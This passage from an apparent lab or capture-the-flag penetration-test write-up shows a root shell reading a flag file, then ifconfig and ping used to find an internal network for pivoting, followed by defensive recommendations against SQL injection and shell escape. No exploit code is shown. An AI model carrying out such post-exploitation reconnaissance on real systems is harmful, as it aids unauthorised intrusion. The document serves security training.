sh-4.4# whoami
root
sh-4.4# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
sh-4.4# cd root
sh-4.4# ls
anaconda-ks.cfg flag-2.txt reminder.txt
sh-4.4# whoami
root
sh-4.4# hostname
oder0007-linux
sh-4.4# cat flag-2.txt
d338b3f0f405eb5e51c8cc1e5ca66f02
sh-4.4#
```

- The contents of the flag-2.txt were d338b3f0f405eb5e51c8cc1e5ca66f02

Third Vulnerability: Unknown

- After getting the second flag we then exit the sh-4.4 to enter the user@oder0007-linux directory.
- Then the command ifconfig was used to see all the available networks on the target machine terminal.

```
[user@oder0007-linux ~]$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.2 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::250:56ff:feb8:8808 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b8:88:08 txqueuelen 1000 (Ethernet)
    RX packets 488407 bytes 38983827 (37.1 MiB)
    RX errors 0 dropped 40 overruns 0 frame 0
    TX packets 96884 bytes 37158433 (35.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::250:56ff:feb8:7953 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b8:79:53 txqueuelen 1000 (Ethernet)
    RX packets 21107 bytes 1567303 (1.4 MiB)
    RX errors 0 dropped 40 overruns 0 frame 0
    TX packets 12647 bytes 766214 (748.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 36 bytes 4044 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 4044 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


- Then by ping the second IP address we were able to discover that the address could be reached as we got a reply during the pinging session.

```
[user@oder0007-linux ~]$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.085 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=0.054 ms
^C
— 192.168.1.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3104ms
rtt min/avg/max/mdev = 0.054/0.062/0.085/0.013 ms
```

Recommendations

For SQL Injection:

- Input Validation and Sanitization: Validate and sanitize all user inputs to ensure they do not contain malicious SQL code. Use parameterized queries or prepared statements to securely interact with the database, instead of concatenating user inputs into SQL queries.
- Least Privilege Principle: Limit the database user's privileges to only those necessary for the application's functionality. Avoid using privileged database accounts for routine application tasks.
- Error Handling: Implement proper error handling mechanisms to prevent detailed error messages from being exposed to users, which could provide attackers with valuable information for SQL injection attacks.
- Web Application Firewalls (WAFs): Deploy WAFs to inspect and filter incoming HTTP requests for malicious SQL injection patterns. Regularly update WAF rules to defend against emerging SQL injection attack vectors.

For Shell Escape:

- Principle of Least Privilege: Enforce the principle of least privilege by granting users only the minimal set of permissions required to perform their tasks. Restrict access to sensitive system resources and commands, limiting the potential impact of privilege escalation attacks.
- Input Validation and Sanitization: Implement strict input validation and sanitization mechanisms to prevent malicious input from being interpreted as commands. Use secure coding practices and frameworks that automatically handle input validation to mitigate the risk of shell escape vulnerabilities.
- Privileged Access Controls: Implement strong access controls and authentication mechanisms to prevent unauthorized users from gaining access to privileged accounts or executing privileged commands.